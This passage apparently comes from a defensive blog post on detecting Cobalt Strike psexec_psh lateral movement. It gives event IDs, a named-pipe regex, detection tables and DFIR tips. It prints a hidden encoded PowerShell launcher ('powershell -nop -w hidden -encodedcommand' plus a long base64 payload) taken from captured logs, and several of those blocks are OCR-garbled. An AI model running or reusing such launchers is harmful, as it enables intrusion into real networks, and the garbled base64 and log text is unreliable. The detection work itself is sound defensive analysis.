		AFUAMABNAEWAZABMAEUAbQBKAFEAbgArAGKAOAAXAGGAeAB6AGYAZwBjAHMANABOAFKAWABNAGYAawBHAFEASwBXAEIACQAGACSANgAZAECAQwBKAFEAUgBGAFoAOAAXADgAWgBSAHAALwAvAEcARgBZAGSAOABMAE				
		GKAcQB1AGKAcQA2AEQASgBtAFcATwBpADcAcABTADgAYwB4AFcAdABxAEcAbgAyAGYAQwBDADYANQBwADQAcABQAGYAbABDACsATABEADQAawAzAGcAOABTADUALwB1AHAANwA0AFoAMQBpAEcAeQB4AHgAaABEAEg				
		KAQWBOAGGAYQBVAHCAeQBOAFAASgByAG8AKWB5AGIAYABLAGYACAAWADKATWBZACSARABKAFMALWBYAGSAYQA3AFUARgBUAHCAdABYAE4ARgA1AEIATQBXAGKAeAAWAGMAdQBJAHOAZQBYAHCALWBYAEQAQQBUAHAA				
		AbwBNAHCAWAAwAEKAdgA0AEMaegBYAFAAZwa1AEMaeABQAE4AaQBkAC8ASwByAGQAcQBUAG0AZwayAHcAegBjAFgAMQBYAHKAVAA1AFYAQQBhAHEAaQBFAGwAYAA5AHcANABsAGYAZwa2AEMAZQA4AFMAYwAXAEIAT				
		SOBmackAVgarADUANQA3AGgAYOBVAHUAWgBYAFMAQgBGAFoAMABWAHCAUABJAEUJacQA3AGBAEg3ZADAAbOBSAHAAQgBDAFAATwBJAFQAUwBUACBAUgB1AFUAUWBTAFAAKwBJAEEAROBWAGWAGBFAEBACAAWAGFGAAG				
		ABaAGNALWAWADKAQBGAHAAbgBYAFEAUWEKAESADAVAArAGAARWBMAEOAbwAYAGMAZAA2AGUANDBWAHKAdAAZAFKASQAYAGUAbgAAADEARABUADCAbABYADYAUABPADMACQA2AEYAQBUQAFQAKWBNAGOAVABGAEEASWA				
		BFADMAdHBLAECAWBBAEEALWEEAFQATGBBADQASAXAECAMABJADAARABFADAAbWEKAEGAZGAXAFGADWEYAFGAEAAXADEAYQA2AGWAegBWAFEASGA1AGWAKWBAFYAVQBNAEWANJAWAFGAawAWAGGANGBBAGGAQQAZ BICGALABEXCAULWEAFEANDELFXXNBD1ADNIADYXDHXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX				
	NDIANGBBAHYA-99TAGIANGBEAHAAdQBRAGAAABSAGAAABSAGAAABSAFAHQBAALAAAMBAALAAMBAALAAABAABAABAABAABAABAABAABAABAABAAB SARGBTADUNABBAGAMQBAAHAADQBAHACAMBAABAABAABAABAABAABAABAABAABAABAABAABA					
	samud nuourwaawaamuga harana harana amaxaacan cayagaar tauya araayaa ka k					
		oznogo moli sedeszenie na goszbol – kalisteringe serverzete a szerverzete a szerve				
	LgbLcostatoyar1.augutatowanab2anaegunatambactovarani augutatiosari anabi augutatowanabi augutatowanabacanga nabokeung ubakeung augutatowanaba augutatowana DigbLooksimbigatowanabacanaba augutatowanaba augutatowanaba DigbLooksimbigatowanabacanaba augutatowanaba augutatowanaba augutatowanaba augutatowanaba augutatowanaba augutat DigbLooksimbigatowanaba augutatowanaba augutatowanaba DigbLooksimbigatowanaba augutatowanaba augutatowan DigbLooksimbigatowanaba augutatowanaba augutatowan Digbatowanaba augutatowanaba augutatowanaba augutatowanaba augutatowanaba augutatowanaba augutatowanaba augutatowan Digbatowanaba augutatowanaba augu					
		AA5AF GACWA3AHEÁd GENAHUANGBOADEÁYWBYADQAUABHADEA C GAYAEKAUQBHADEA C GAYAEKAUQBHADGAC GEVAHUASWÉGADC A C WAOAHYADAA4AHYADQB1A E C AZWAT ADYAWAB T AGWAE GAYAEKAUQBHAG4A C WÉDAGYAZ AA				
		BYAFIANQArADMAYWBKAGMATABIADEANAA4AEYACWB6AFGATQBmAGSAUgBTADUAZgBZAHIASGAWADQAcgB0AFIATgB3AGEANQBSAHqAZgBtAE8ATABXAGQAYWAVAGWAMQASAEgANWBVAGSAVQBWAHCA0ABB3AGQAYgB0				
ADIAdQ	YAFcANwAxADYAYQBVAGUAMwA	3AHYANQ85AEgAUQA3AEcAbwA0AGUAWABwAGUATwBBAC8ATABWAG8A0ABIAHUASABZAEMAUABIAGKAeQBZAG4ANQBPAE0AdABpAFcARAAvAHcAbgBIAGMAbgBRAHUAQgBSAGUAUAA0AFMAMwBtAEkAdQBIAHMAbAArA				
DIAUQA	ADcAagBmAGcANwB0AE0AegB3					
8AMABj/	DEAVwBLAEoAcgB4AGgANQBjA	FMACAAZAFQANAB2AHgAbQBGAFQAVQByAGwAUAB1AEQAMwB0AGSAcwBDAGYAbABUAHUAVgA5AFkAMQB3AFoATwBXAHoAUQA5AGkANQBxADQAOAAvAE0AZgBYAHIAbwB1AE0AZgB0AFgAYgBkAHEANwA1AHQAagA5ADE				
		8AbgBlaCsAegBlaEMALw83AFcAbQAwAEoARQAzAHcAQgBZAGcAbw80ADUALwA5ADgANw8TAC8AZg80ADQATQBqAG4AZgBUAGIATgA1AGUALw83AHUAegBIAGQAZw8yAGYAeQBiADUAbQ8CAHkARQ81AEUAVAA1AHIA				
	MAAXAHGAUABWAFKAeQBHAGYATQBnAEOARQB3AGKATABJADIAMAB1AESAaQBKAFIAZwBUAFEAKWA1AHIARABKAE4AQAAVAFEAWAWAFEAawBWAEEARwB1AHCATwA0AFAAMgBRAEYAVgArAFYATQBVADCAMABBAEgAeABqAEUAcwBFADQAVABVAGYAawBGAEOAc					
		UQBVAGGASWBtAFGAeABqAFEAUABQAFMAOABaAEUAbwBjAEkAcwAxAG0AWgBDAFgANwA4ACsAQgBYAEMAeQA1ACsAQQAyAEsAUABCAFEAagAzAG4AVQBXAGwAWABMAHAAVgBLACsAdgA5AFYAeQBjAHIAOQBPAGKAeA				
		QBUAG4AcAB6AGUAeABKAEsAYgByAEEAUAA2AEkAZwB4AFcAOQBGADkATQB3AEEAKwBYAC8AbgA5AG8ATgBYAGoASgBUAEQAMQBDAGwaegBqADAATwBsADUAVwB6AHYAaQBVAHkAOQBrAGUATwB0AG0AWAAvAGgANQB				
	1AGSAWABTAEQAYgBOAEwAdQBTAFKAVWBGAESAaQB6ADUASABKADYAYwBTAFEAOAAxAHOANWBHAEYANWBPAFKAWQBUAFCAUAAWAEgAUgBVAGCAdgBLAGSAcwBYADgASwa3AFUAeQB4AEMAMWBWAEIAUgArAGSAeggArAGgAcgB1AFKAVAB4AFCALwBvAFgAdABL					
		TAGØASQB2AGEAZABHAE0ARQBDADgAUABlAGYAdwBGADgAbABDAHUATABSAHCAcwBBAEEAQQA9ADØAIgApACkA0wBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAagAEkATwAuAFMAdAByAGUAYQBtAFIAZQBhA				
	GQAZQBYACGATGB1AHAALQBPAGIAagB1AGMAdAAGAEAATwAuAEMAbwBtAHAAcgB1AHMAcwBpAG8AbGAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAuAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAuAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAuAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAuAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQB1AHMAcwBpAG8AbgAuAEcAegBrAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAUAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAUAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBrAHAAUwB0AHIAZQB1AHMAcwBpAG8AbgAuAEcAegBrAHAAUwB0AHIAZQBhAG0AKAAKAHMALABbAEKATwAUAEMAbwBtAHAAcgB1AHMAcwBpAG8AbgAuAEcAegBrAHAAUwB0AHIAZQB1AHMAcwBpAG8AbgAUAEcAegBrAHAAUwB0AHIAZQBAG0AKAAKAHMALABbAEKATwAUAEMAbwBtAHAACgB1AHMACwBpAG8AbgAUAEcAegBrAHAAUwB0AHIAZQBHAG0AKAAKAHMALABBAEKATwAUAEMAbwBtAHAACgB1AHMACwBpAG8AbgAUAEcAegBrAHAAUwB0AHIAZQBIAHMACwBpAG8AbgAUAEcAegBrAHAAUwB0AHIAZQBIAH					
SAZABIA		HIAZQBZAHMAKQApACKALgBSAGUAYQBKAFQAbwBFAG4AZAAoACKAOwA=				
	Service Type:	8x10				
	Service Start Type:	3 LocalSystem				
	Service Account:	LocalSystem				

PowerShell's EID 400 can be used as a detection opportunity where HostApplication contains powershell -nop -w hidden -encodedcommand.

Engine state is changed from None to Available.

Details:

NewEngineState=Available PreviousEngineState=None SequenceNumber=13

HostName=ConsoleHost HostVersion=5.1.19041.906 HostId=d3299d60-df93-428b-b4c2-175322798f0c

HostApplication=powershell -nop -w hidden -encodedcommand JABZAD0ATgBlAHCALQBPAGIAagBlAGMAdAAgAEKATwAuAE0AZQBtAG6AcgB5AFMAdAByAGUAYQBtACGALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAc	
wBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAqQBNADcAUwBsAFEARQBuAEoAcAA2AEUAMQBtAHkAbQavAE0AQwA0AFQARwBKAEsASABsAEcARQBIAEkATQBq	
AEUAUgBGAGSABQB5AHCAVgBGADCAdgA3ADgAcgBHADMAUAAwAG9AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbAB1ADCAegB6ADYANwBLADQAZQBXAGCACQBPAEUAVAAXAFMAZgB1AHgAUQBWAEgAcQBtAFEAUABnAC8AUQBBAFMANQAzADMAdQBDADIAUQBYAGY	
AbwBrADUASAB6AHcAbwBBAG8AdgBhADAAWABZAHcAVgBWAHMANwBYAGcAWgBJAF0AZABWADEAQQBwADAAWgArADUAcwB5AEUAVwB1AEkAWABNADgAdwBpAEwAMgBZAHEANwBJAGEATgA1AGwASAB4AG8AUQB1AHEARwBnAGwAcABUAF0ANwBtAH0AWgBDAHMATQ	
BKAFAAYgBvAEwaTQBEAEsAagArAGgacwBSAGQAvQBGAGQAeQBWAGMAWgBFADYAcQA2ADMAVwBEAHIANwBBAGYAVABEADKAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQBwADYAVwByAE8AZgBDADAAATgBDADMAMQBEAFQAOAA5AFUAMABNAEwAZABmA	
EUADQBKAFEAbgArAGKA0AAxAG0AeABGAGYAZwB1AHMANABOAFKAWABNAGYAawBHAFEASwBxAEIAcQA0ACSANgAzAEcAQwBKAFEAUgBGAFoA0AAxADgAWgBSAHAALwAvAEcArgBZAGSA0ABMAEYAdAB0AGoAYwBOAEoAaABKADAAMwBCAGKAcQBIAGKAcQA2AEQA	
SgBtAFcATwBpADcAcABTADgAYwB4AFcAdABxAEcAbgAyAGYAQwBDADYANQBwADQAcABQAGYAbABDACsATABEADQAawAZAGcAOABTADUALwB1AHAANwA0AFOAMQ8pAEcAeQB4AHgAaABEAEgAMgAwAEYAcQBxADYAbQBPAGEAYwBCAHkAQwBOAGgAVQBVAHcaeQB	
BIADMANGBXADMATWA1AHOACGBDAFUAZQBUAFEATQBVAGMANQBKAEGAAGBFAFUATQArAHIAbQBVAFQAVWBFAC8AdQBHAG8ARWBpAHEAZQBMAEKAMGAVADMATWAYAEGAVABDAGSARQBTADUAVWBAG6ANQBXAHYAUQBIAHEANAB1AHMANABEAHEASGBDAFEAUQBIA	
FKAQQBOAHAARWB6AHAACWBUAEgaVABLAEBAUWBSAHgAMWBmAHAAYQBYAFKAOABSAGUAWQBDADgAYQBYAG0ATQBRAHgAWQAXAEIAeQBZAEMAbQBDAG4ATQBDAESAeABZAEOAUQB1AGOAUABDAHOAZQA rAGQASAAXAGIAUQBVAGMACABIAHIAUQBSAGQAZWBYAFQA	
rAEUAZWB6AESAYWBSAEOATABWAGEANQBYAEIASqBKAG8AbwBmAEwANwBSAEgATABCAEQAbQBoAEEATABXAFcANABLAHMAYQBSAHYAVAA2AHKAawBUAGEAbQBHAG6AAVQBIADgASwB0AEqAZgBIAFqAbqA2ADKAArgBIAHqAbqAXAE8AcAB0AE8AYWB3AFMALWBDAE	
QANWBSAFQAYQB2AFOANQAZAFQADQAXADCAWAA3AEQADQBTAECAZAA4AE4ATWBXAGUAdQB3AG4AMQA4AGEAVQArAEUAMQB0AE0ATQBSAHIAVQBSAHUAbABVAEIAdQB2ADIAawAZAFAAVAB1ADYANAAXADQAdQB3AHQAWABWAGQAYQB1ADIAbwB3AEQAcwB5AFEAK	
wBiaGoabQ86AFkaYQBhAFAAYQB1AGQAeqB3ADEAdgBYAEMacqB4AHoAcwBwAFAAcQBmADUA0QB1AEwaKwBkAGqAdQBmAFoAaQAzAFcAMQB1AGQAUgA5AG4AUwA4AGgAMAA3AHEAcqBVADIA0QBRAHEASAA5AFgAcwA3AHEAdgBNAHUANgB0ADEAYwBYADQAUABh	
ADEAcgAYAGKAedB1ADQAMQB1AGYAZQBJAHQACQB4ÁHUASWB0ADCACWA0AHYADQA4AHYADQB1AECAZWAFADYAWABFAGWAEGAYAEKAUQBhAG4AcwBpAGYAZAAFAHEAQQBYAGWAOQBTAEgANQAZAESAagBYAFIANQAFADMAYWBKAGMATAB1ADEANAA4AEYAcwB6AFq	
ATQBMAGSAUQBTADUAZQBZAHIASQAWADQAcqB8AFIATqB3AGEANQBSAHqAZQBtAE8ATABXAGQAYWAVAGWAMQA5AEqANWBYAGSAVQBWAHcAeAB3AGQAYQB8ADIAd0BYAFcANWAXADYAYQBVAGUAMWA3AHYANQB5AEqAUQA3AEcAbwA0AGUAWABWAGUATWBBAC8ATA	
BWAGBAOABIÁHUASABZAEMAUABIÁGKAeQBZAG4ANQBPÄEGAdABPAFcARÁAVÁHcAbgBIAGMAbgBRAHUAQqBSAGUAUÁAGAFMAMWBTAEKAdQBIAHMAbAArÁDIAUQAVADcAagBmAGcANWBBAEGAAQBB3AEKAZQBVAE4AKWAYAGIARABZAFEAVGAXAESASWBIADIAUABNA	
EUATQBDAGUAZABMAHQAeAA3AGOAbw®kAE8AWQBBAE4AdABSAHMAdABMADcANABNAEgALwBwAGUAYwBkADAAOABYADYANAA2AEgAYQBEAFKAZwBmAC8AMAB1ADEAVwBLAEoAcqB4AGqANQB1AFMAcAAzAFQANAB2AHqAbQBGAFQAYQByAGwAUAB1AEQAMwBBAGSA	
0ADUALWA5ADGANWBTAC8AZ gB0ADQATQBGAG4AZ gBUAGIATGATAGUALWB3AHUAegBIAGQAZWBYAGYAeQBIADUAbQBCAHKAAQBIAEUAVAATAHIAMAAXAHGAUABWAFKAeQBHAGYATQBnAEOARQB3AGKATABJADIAMABIAE SABQBKAFIAZWBUAGFAKWATAHIARABKAE	
4AOAAVAFEANAAWAFEAAWABMAEEAAWBIAHCATWADAFAANGBRAEYAVGATAFYATOBVADCAMABBAEGAAABGAEUAcwBFADQAVABVAGYABWBGAEOACGBNAEEAeQB6AEwAbAA2ACSAdQBMAEGALQUBVAGGASwBtAFGAAABGAFEAUABQAFMAOABBAEUAbwB jAEkacwAxAG0AW	
gBDAFGANWA4ACSAQQBYAEMAeQA1ACSAQQAYAESAUABCAFEAagAZAG4AVQBXAGWAWABMAHAAVQBLACSAdQA5AFYAeQB1AHIA0QBPAGKAeAAXAHYAbWA3AE4AbWA3AG9A0ABIAHAASQBUAG4ACAB6AGUAeABKAESAYQBYAEEAUAA2AEKAZWB4AFCA0QBGADKATQB3	
AEEAKWBYAC8AbqA5AG8ATqBYAGoASqBuAEQAMOBDAGwAegBqADAATHB5ADUAVWB5AHYAaQBVAHKAOQBFAGUATWB8AG6AWAAVAGqANQB1AG5AWABTAEQAYqBoAEwadQBTAFKAVWB5AE5AaQB6ADUASABKADYAYWBTAFFAQAAXAHoANWBHAEYANWBPAFFKAWQBUAFc	
BAEEAQ09ADDAJQApACAOWBJAEUAWAAQACQATQBIAH-ALQBPAGTAagBIAGMAdAAQAEKATwAuAFMAdAByAGUAYQBLAFIA2QBIAGQA2QBYACQATQBIAH-CALQBPAGTAagBIAGMAdAAQAEKATwAuAEMAbwBtAHAACQBIAHMAcwBbAG8AbqAuAEcAeqBbAHAAUwBBA	
HIAZQBhAGGAKAAKAHMALABDAEKATWAUAEMAbwBTAHAAcqBIAHMAcwBDAGBADqUALEMAbwBTAHAAcqBIAHMAcwBDAGBADgBNAGBAZABIAF0A03A6E0AZQB1AGBADQBWAHIAZQBZAHMAKQADACKALQBSAGUAYQBKAFQADwBFAG4AZAADACKAOWA=	
EngineVersion=5.1.1964.1.966	
Englister 305/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/17/12/12/12/12/12/12/12/12/12/12/12/12/12/	

PipelineId= CommandName= CommandType=

Pipe creation with regex pattern status_[0-9a-f]{2} was also observed. I provided bellow a gist with several regex pattern to detect hard coded named pipes in CobaltStrike modules. Bellow is a EID 5145 that can be used for this purpose but I encourage you to sysmon instead for it high event traceability quality.


A network share object was checked to see whether client can be granted desired access.

Subject	:	
	Account Name: Account Domain:	S-1-5-21-3278094047-2436619300-3189051255-500 Administrator ATLAS 0x2C8E20B
Network	Source Address:	File 10.10.3 59939
Share I	Information: Share Name: Share Path: Relative Target Name:	*\IPC\$ status_481c
Access	Request Information: Access Mask: Accesses:	0x12019F READ_CONTROL SYNCHRONIZE ReadData (or ListDirectory) WriteData (or AddFile) AppendData (or AddSubdirectory or CreatePipeInstance) ReadEA WriteEA ReadAttributes WriteAttributes
Access	Check Results:	

Cobalt Strike Named Pipe Regex.csv

-

Interacting with the beacon via the CS shell command would invoke a cmd.exe instance.



Executing commands via psexec_psh module

This pattern alone is very suspicious and can be a good detection opportunity for default usage of psexec_psh command.



The following are the event logs I observed during the demos:

EID

Action

Provider

Comment

5145

Network Share Access

Microsoft-Windows-Security-Auditing

Relative Target Name : status_[0-9a-f]{2}

Share Name : *\IPC\$

7045

Service Creation

System

Service File Name contains : %COMSPEC% or powershell

4697

Service Creation

Microsoft-Windows-Security-Auditing

Service File Name contains : %COMSPEC% or powershell

17

Pipe Created

Microsoft-Windows-Sysmon

Command Line : \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe

```
Parent Command Line : C:\Windows\System32\services.exe
```

18

Pipe Connected

Microsoft-Windows-Sysmon

Image Path : \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].ex e

1

Process Creation

Microsoft-Windows-Sysmon

Command Line Arguments : powershell, -nop, hidden, -encodedcommand

Process Name : powershell.exe

Parent Process Name : cmd.exe

Sigma Rules

Detection Validation

Atomic Red Team provides a good start to validate your detection against some of these attack techniques:

atomic-red-team/T1569.002.md at master · redcanaryco/atomic-red-team

GitHub

DFIR

You can use the following CyberChef recipe to decode and extract shellcode information executed by psexec_psh command.

CyberChef/Cobalt Strike recipe for JABz.txt at main · SophosRapidResponse/CyberChef

GitHub

You can list created pipes using Get-Chillt em PowerShell cmdlets

1

Get-ChildItem \\\\.\\pipe\\

Copied!

Systinternal has a dedicated tool that also can be leveraged for the same purpose.

Pipelist - Windows Sysinternals

docsmsft

Closing thoughts

This blog post series of **Detecting CONTI CobaltStrike Lateral Movement Techniques** is focused on default usage of CS built-in capabilities meaning that sophisticated attacker will be able to change these settings and evade detections based on them thanks to CobalStrike modularity. My hope is to increase awareness at least about the telemetry that needs to be audited and qualified, how to correlate it and how to respond to relevant attacks in order to increase the time, effort and skills an APT has to invest in order to compromise your assets.

You can read my previous post on <u>Detection Engineering Dimensions Analytics</u> part where I discuss analytic resilience.